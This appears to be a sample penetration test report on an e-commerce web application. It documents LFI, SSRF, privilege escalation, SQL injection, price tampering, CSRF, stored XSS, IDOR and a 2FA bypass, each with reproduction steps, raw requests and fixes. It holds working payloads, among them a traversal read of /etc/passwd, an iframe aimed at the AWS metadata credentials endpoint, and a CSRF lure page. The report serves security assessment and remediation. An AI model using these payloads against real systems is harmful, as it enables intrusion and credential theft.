





January 2022

WEB APPLICATION PENETRATION TEST

ONLINE TEST E-COMMERCE PLATFORM



Prepared by Meryem I.

CONFIDENTIALITY

In no event shall Meryem I. be liable to anyone for special, incidental, collateral or consequential damages arising out of the use of this information. This document contains information, which is confidential and proprietary to Meryem I. and [company]. Extreme care should be exercised before distributing copies of this document, or the extracted contents of this document. Meryem I. is authorizing our point of contact at [company] to view and disseminate this document as he/she sees fit in accordance with [company] data handling policy and procedures. This document should be marked "CONFIDENCIAL" and therefore we suggest that this document be disseminated on a "need to know" basis.


DISCLAIMERS

The information presented in this document is provided as is and without warranty. Vulnerability assessments are a "point in time" analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run. For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications.



Table of Contents

Confidentiality	02
Disclaimers	02
Table of Contents	03
Executive Summary	04
Tools and Methods	05
Local File Inclusion	06
Server Side Request Forgery	07
Privilege Escalation	08
SQL Injection	09
Price Tampering via Negative Quantity	10
CSRF Leads To Account Takeover	11
Stored Cross Site Scripting	12
Insecure Direct Object References	13
Violation of Secure Design Principles	14
Conclusion	15



Executive Summary

I performed a Web Application Penetration Test on Online Test E-Commerce Platform. The target URL was <https://test.com/> The application provides shopping service where users can buy products online and make payment for it.

This Black Box assessment was performed to identify loopholes in the application from a security perspective. The aim of this assessment was to discover the vulnerabilities present in the platform, which could pose an information security risk. This report discusses the results from the assessment.


Overall, I was able to achieve the goals of the assessment and identify vulnerabilities in the target environment within the time window. There were a number of findings during the assessment for which the details will be provided in the "Vulnerability Details" section.

The assessment was performed from XX/XX/XXXX to XX/XX/XXXX.


The vulnerabilities have been marked according to the following table:

Severity	Description
Critical	Easy exploitation / High Business Impact
High	Difficult exploitation / High Business Impact
Medium	Difficult exploitation / Low Business Impact
Low	Low and informational level issues

The overall security rating of the application was determined as "**critical**".



Severity Distribution



Vulnerability Class Distribution

Tools and Methods

This section describes the tools and methods used to perform penetration testing.

Tools

- **Arch Linux** - Testing Platform
- **Burp Suite** - Web Application Security and Proxy Application
- **Acunetix** - Vulnerability Scanner
- **DirSearch** - Web Application Directory Brute Force Tool

Methods

- **Information Gathering**

The customer provides the penetration tester with general information about in-scope targets.

- **Reconnaissance**

The penetration tester identifies additional information that may have been overlooked, unknown, or not provided.

- **Discovery and Scanning**

The information gathered is used to perform discovery activities to determine things like ports and services that were available for targeted hosts, or subdomains, available for web applications.

- **Vulnerability Assessment**

A vulnerability assessment is conducted in order to gain initial knowledge and identify any potential security weaknesses that could allow an outside attacker to gain access to the environment or technology being tested.

- **Exploitation**

After interpreting the results from the vulnerability assessment, I use manual techniques, human intuition, and my background to validate, attack, and exploit those vulnerabilities.

- **Reporting**

I deliver the findings in a report format. This comprehensive report includes narratives of where I started the testing, how I found vulnerabilities, and how I exploited them. It also includes the recommendations for corrections.

Local File Inclusion

Severity: Critical

Class: Data Validation

Description: Local File Inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected.

URL: https://test.com/account/order/get-invoice/<invoice_id>

Parameter: *filename*

Steps to Reproduce:

- Users can view invoices for past orders at https://test.com/account/user/<user_id>/order-history and invoice details at https://test.com/account/order/details/<order_id>
- On the details page, click the "Show Invoice" button.
- Change the value of the parameter *filename* to `../../../../../../etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
www:x:1000:1000:/home/www:/bin/bash
```

Impact: An attacker might be able to read sensitive files on the host system.

Recommendations:

- Avoid passing user-submitted input to any filesystem/framework API.
- Whitelist the files that may be included by the page.
- Implement input validation for user submitted data.

Reference: https://wiki.owasp.org/index.php/Testing_for_Local_File_Inclusion

Server Side Request Forgery

Severity: Critical

Class: Data Validation


Description: Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing. In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.

URL: `https://test.com/checkout` → `https://test.com/account/order/get-invoice/<invoice_id>?filename=<invoice_id>.pdf`

Parameter: notes

Steps to Reproduce:

- Users can add notes and complete their order at `https://test.com/checkout`. Notes field is vulnerable to XSS here. But this is a self-XSS, we will use it as html injection.
- Add `<iframe src="http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance" width=500 height=500></iframe>` payload to note. Then complete the order.
- Open your invoice by following this path: *Account > Invoices > Details > Show Invoice*.
- You will see the AWS keys in an iframe.



Impact: An attacker can get sensitive information from the AWS EC2 instance and send arbitrary requests from the server.

Recommendations: Prevent XSS with the methods mentioned below. Use a whitelist of allowed domains and protocols from where the web server can fetch remote resources.

Reference: <https://portswigger.net/web-security/ssrf>

Privilege Escalation

Severity: Critical

Class: Abuse of Functionality

Description: Privilege escalation happens when a malicious user exploits a bug, design flaw, or configuration error in an application or operating system to gain elevated access to resources that should normally be unavailable to that user. The attacker can then use the newly gained privileges to steal confidential data, run administrative commands or deploy malware – and potentially do serious damage to your operating system, server applications, organization, and reputation.

URL: https://test.com/account/user/<user_id>/update-account

Parameter: `is_admin`

Steps to Reproduce:

- Update your account at https://test.com/account/user/<user_id>
- Intercept the request and add `is_admin` parameter with value 1
- Forward the request, you will get the admin role.
- You can access admin dashboard at <https://test.com/admin>

Edited request

```
1 PATCH /account/user/10/update-account HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 102
10 Origin: [REDACTED]
11 DNT: 1
12 Authorization: Basic b25saW5lc2hvcDp0MSU1oeFJhbnQ0UkZk
13 Connection: close
14 Referer: [REDACTED]account/user/10
15 Cookie: XSRF-TOKEN=[REDACTED]
16 eyJpdii1G1m5FNvF5Z2R2dDhjZk40N25uU3ZlNVE5PSIsInZhbnVlIjoiaRjBKTaduYVVBc0NvZFRxMUZRO2hhbmlGwFV
17 GZLVFSXJv0EwV0V2dnF1R0JwWHZxRkSMT2l0dGpkU1ZVVEtRmVVCyQ0L0wVFNvJGK1L6Z0RhdFF0cUJXa1dqRTESZG
18 ZZaGNBwjdaMDRnZWtZVklvRVdIYWhhNjFScy90bDNjblciLCJtYWMiOiI2MmFjOTQ5MzUyZVhN2M5NTE2MmUyZDY0Y
19 jZlNzEOMDUvYm5ZWY0Yjg0MmNjYjdiYzYwYjg4NmZjOGY2ZDgzIn0.3D:[REDACTED]
20 eyJpdii1G1m5FNvF5Z2R2dDhjZk40N25uU3ZlNVE5PSIsInZhbnVlIjoiaRjBKTaduYVVBc0NvZFRxMUZRO2hhbmlGwFV
21 nCUdpc295NHpnTHI2UE0wNjZlRmVFNkRtZj01Jsd2lGKXNhVh4UVRyNExiwJ3eVpZk15VZHZD04UW
22 Jwc244UElsS1ByaWczQlJzeWY1aWZ0VUhhN2d0dGhFeF0iLCJtYWMiOiIyOTlkMTYzOGY2MmVlZTA4YjVjZGU3N2IzZ
23 Dm5hY0E0EwH1MwZkMjVnMwI4ZmI2NDU3MTh2NjI4NWZlOGI1In0.3D: track_id=T-604A0848B45D4
24 &is_admin=1
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.7
3 Content-Type: application/json
4 Connection: close
5 X-Powered-By: PHP/7.2.34
6 Cache-Control: no-cache, private
7 Date: Thu, 11 Mar 2021 12:10:41 GMT
8 Set-Cookie: XSRF-TOKEN=eyJpdii1G1m5FNvF5Z2R2dDhjZk40N25uU3ZlNVE5PSIsInZhbnVlIjoiaRjBKTaduYVVBc0NvZFRxMUZRO2hhbmlGwFV
9 Set-Cookie: [REDACTED]eyJpdii1G1m5FNvF5Z2R2dDhjZk40N25uU3ZlNVE5PSIsInZhbnVlIjoiaRjBKTaduYVVBc0NvZFRxMUZRO2hhbmlGwFV
10 Content-Length: 213
11
12 {
  "status": true,
  "message": "Your address information updated successfully",
  "name": "qq",
  "phone": "+12(345) 678-9098",
  "email": "q@mail.com",
  "email_verified_at": "2021-03-09T19:39:43.000000Z",
  "gender": null,
  "is_admin": 1
}
```

Impact: An attacker who registered as a normal user can escalate privilege on the application and becomes admin. Then s/he can access and manage all the application's functionality.

Recommendations: Admin role should not be set with a parameter that can be changed by the user.

Reference: <https://www.netsparker.com/blog/web-security/privilege-escalation/>

Sql Injection

Severity: Critical

Class: Data Validation

Description: SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

Code: `$query = "SELECT * FROM tracks WHERE track_id = " . $request->cookie('track_id') . "";`

Parameter: track_id

Impact: A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information.

Recommendations: SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query. The code the application uses is vulnerable to SQL injection because the user input is concatenated directly into the query.

Reference: <https://portswigger.net/web-security/sql-injection>

Price Tampering

Severity: High

Class: Design Flaw

Description: The application is vulnerable to process flaw which allows an attacker to manipulate the quantity of any product with negative number and buy it for free.

URL: https://test.com/cart/update/<card_id>

Parameter: *quantity*

Steps to Reproduce:

- Add any product to cart.
- Navigate to <https://test.com/cart>
- Change product quantity and intercept the request.
- Replace the value of the parameter quantity with the negative number in the intercepted request.
- Forward the request and proceed to checkout with negative price value.

```
Request
Pretty Raw ↵ Actions
1 POST /cart/update/SKU-604635227da24-14 HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 89
9 Origin: [REDACTED]
10 Authorization: Basic b25saw5lc2hvcDpudDM5UllloeFJBQndUcTZk
11 Connection: close
12 Referer: [REDACTED]cart
13 Cookie: track_id=T-6049F1597C5FC; XSRF-TOKEN=eyJpdjI6I6k500UQ4UklQYUsxU3B0ZGJwZlFyYW50PSIsInZhbnVlIjoishJ5NXdhYnU3Zms5RklsRzhhd0l0QWlySjVYSUJtWTRwb3NldENxeEJ4ekk1YkdiOQ9yWEIhVmpVTlY3VmFTblZTZFgyWklDTTdIOUHQ1U00FpZZjBzNFJ3azgwazRvd3UubjlyZXF3UTdpZEU2VHlZ00c4a2xSMGRLeFBBdTEiLCJtYWMiOiIwYTBNNDU0OTg5Zjg0ZjFjZDFkNzZlMmNiNTZlMzY0YyYwYzBlNDIxOTExMGI3MmFmODUyYmZiZGM1N2YyY2U5In0%3D; [REDACTED]=eyJpdjI6I6IwVUllCci9vTmJPR1BLNjNCdkdoUXc5PSIsInZhbnVlIjoishJ5NXdhYnU3Zms5RklsRzhhd0l0QWlySjVDTUJkaytodENiOGduNlVSOTlCazFNSXd2RytWODdhZFarczRQcnRyMGNTbEF2K2VFM3JiamlmVThuQWtqdkhPN0NaenlBSHFEdUvldutONG0U1RWTEExpVDJheWZCTWdHMLVkkEiLCJtYWMiOiIwYTZVhNjYzMTFfZjBhYTRkNzIyYTRhNjFiMTU3NTVmZWZlNzZlYThhZGE0YjklMTk5ZDM5YTEzNDRLN2Y2ZGRjIn0%3D
14 Upgrade-Insecure-Requests: 1
15
16 _token=sMmj7cTSabclttFyQ6Zxn3phnZYGclf6AFWSZAL&_method=patch&quantity=-100&product_id=14
```

PRICE	QUANTITY	TOTAL
\$245.00	2	\$-24500

Impact: A malicious user can buy products for free by changing the quantity of the products, maybe even get a refund from the bank.

Recommendations: *The app must reject quantity values below zero.*

Reference: https://owasp.org/www-community/vulnerabilities/Business_logic_vulnerability

CSRF To Account Takeover

Severity: High

Class: Request Validation

Description: Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

URL: *https://test.com/account/update-email*

Parameter: *email*

Steps to Reproduce:

- Update your email address at *https://test.com/account/update-email*
- This request is sent via GET method. Copy the link and change the value of parameter email with a different email address you have.
- Force users to click this new link. You can create an HTML page like this.

```
<!DOCTYPE html>
<html>
  <head> <metacharset="utf-8"> <title>FREE IPHONE</title> </head>
  <body> <ahref="https://test.com/account/update-email?email=example%40mail.com">Click
and get your free iphone</a> </body>
</html>
```

- When a user clicks the link, user's email address will be changed.

Impact: If the attacker can force a user to click this url, s/he can change the victim's email address and takeover her/his account.

Recommendations: First of all, such a request must be sent via POST method, not GET. And csrf-token should be added to this request to prevent forgery. Also, if the samesite property of session cookies is set to strict, cookies will only be sent in a first-party context and not be sent along with requests initiated by third party websites.

Reference: <https://portswigger.net/web-security/csrf>

Stored Cross Site Scripting


Severity: High

Class: Data Validation

Description: Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. XSS works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.

URL: <https://test.com/index.php/products/create>


Parameter: *description*



The screenshot shows a product creation form with the following fields:

- Name:** test2
- SKU:** SKU-
- Brand:** Braun-Bernier
- Categories:** Cars & Motorcycle
- Price:** 12
- Special Price:** 11.99
- Description:**

```
<script>
var token = document.head.querySelector('meta[name=csrf-token]').content;
alert(token);
</script>
```



Impact: Since the csrf-token is written in the source code of the page and XSRF-TOKEN cookie is not set as HttpOnly, the attacker can get this tokens via JavaScript. Thus, the protections that the application uses to prevent CSRF vulnerability are ineffective.

Recommendations: Validate all the user supplied data for malicious content and encode the user supplied data before sending it back to the client.

Reference: <https://portswigger.net/web-security/cross-site-scripting>

IDOR

Severity: Medium

Class: Abuse of Functionality

Description: An insecure direct object reference (IDOR) is an access control vulnerability where unvalidated user input can be used for unauthorized access to resources or operations.

URL: <https://test.com/index.php/account/delete-address/<id>>

Parameter: *id*

Steps to Reproduce:

- Delete an address at <https://test.com/account/addresses>.
- This process will send a post request to https://test.com/account/delete-address/<address_id>
- Intercept the request and change the value of *address_id* with different id.
- If there is an address with this id, this address will be deleted.

Also, the same process is valid on address update function. If you change the value of *address_id* at https://test.com/account/update-address/<address_id>, this address will be deleted again.

Impact: The attacker can delete the saved addresses of other users.

Recommendations: The most robust approach to eliminating IDOR vulnerabilities is to ensure proper session management and object-level user access control checks.

Reference: <https://www.netsparker.com/blog/web-security/insecure-direct-object-reference-vulnerabilities-idor/>

Violation of Secure Design Principles

Severity: Low

Class: Design Flaw

URL: <https://test.com/index.php/account/disable2fa>

Parameter: *currentPassword*

Steps to Reproduce:

- Go to <https://test.com/account/security> in a 2FA-enabled account.
- Enter any value as password and disable 2FA.
- The password will not be checked and the process will be completed.

```
POST /account/disable2fa HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Origin: [REDACTED]
Authorization: Basic b25saW5lc2hvcDpudDMSUlloeFJBQndUcTZk
Connection: close
Referer: [REDACTED]/account/security
Cookie: track_id=T-604A6A1EAA6E8; XSRF-TOKEN=
eyJpdiI6IlESZUFNenArV2ZpRGtjaERMUMFMV0E9PSIsInZhbnVlIjoibGFLVWpFMXRdUsxRHpINEREMWN5eHo4cEh
RZnJrd3hrTHpPQjBGMjlrU2l0WVdWak11akx4RjN4TVc3SDlhRk9JMKM0Y2ltelPSTjdhRkxCRTthFQzQ0bWphQTdkOU
NpQm0vSy9QVEo4OTg3K1EwbU9lWjJhRWZSYmVyUW9kd3MiLCJtYWMiOiIyMWMzMjRmMDczYmMwMjNjMzM3MTRiZjE1Y
jBiNTZlNDU1Yjc3OTM2Mzh1NGE1ZmJiMTIzOTVkyZi3ODhlYmM5In0%3D; [REDACTED]=
eyJpdiI6ImNhWDJyTzlsUmZTSnVxdFovRW8yM0E9PSIsInZhbnVlIjoibGFLVWpFMXRdUsxRHpINEREMWN5eHo4cEh
HT01VaitabFFadnRtWHRLclVvMTVtYmVtLTl0aQZXRFRBEWkNzRndyeElYm0pidWpNT0ltRWRieWhGNUxCVysxSmtRdlRYT
A0a1Uwa1NTEsS9kUUtJUVUxa0ZPMFBnMnVrcWFxd2liL04iLCJtYWMiOiJhNzc0NTllODExNmMwY2VkZjkwYjBkYjY2N
jE1OWU2NzQwZWIlMjgyYjY5MWMvM0E1OTAsMDRlMDg4ZTQ3ZGM1In0%3D
Upgrade-Insecure-Requests: 1

_token=CCDzXidvcHD3lQnvK4yVSGctiDCixHIERK2nWtN3&currentPassword=1&button=
```

Success 2FA is disabled.

Two Factor Authentication

Two factor authentication (2FA) strengthens access security by requiring two methods (also referred to as factors) to verify your identity.

Impact: The attacker can delete the saved addresses of other users.

Recommendations: The app must verify password before disabling 2FA.

Conclusion

Throughout the report, pre-test information, testing process and vulnerabilities found in testing are mentioned. In addition, suggestions for solving these vulnerabilities are given.

Many critical-high severity vulnerabilities have been found in the web application and need to be fixed immediately. It is recommended to retest after the vulnerabilities are fixed.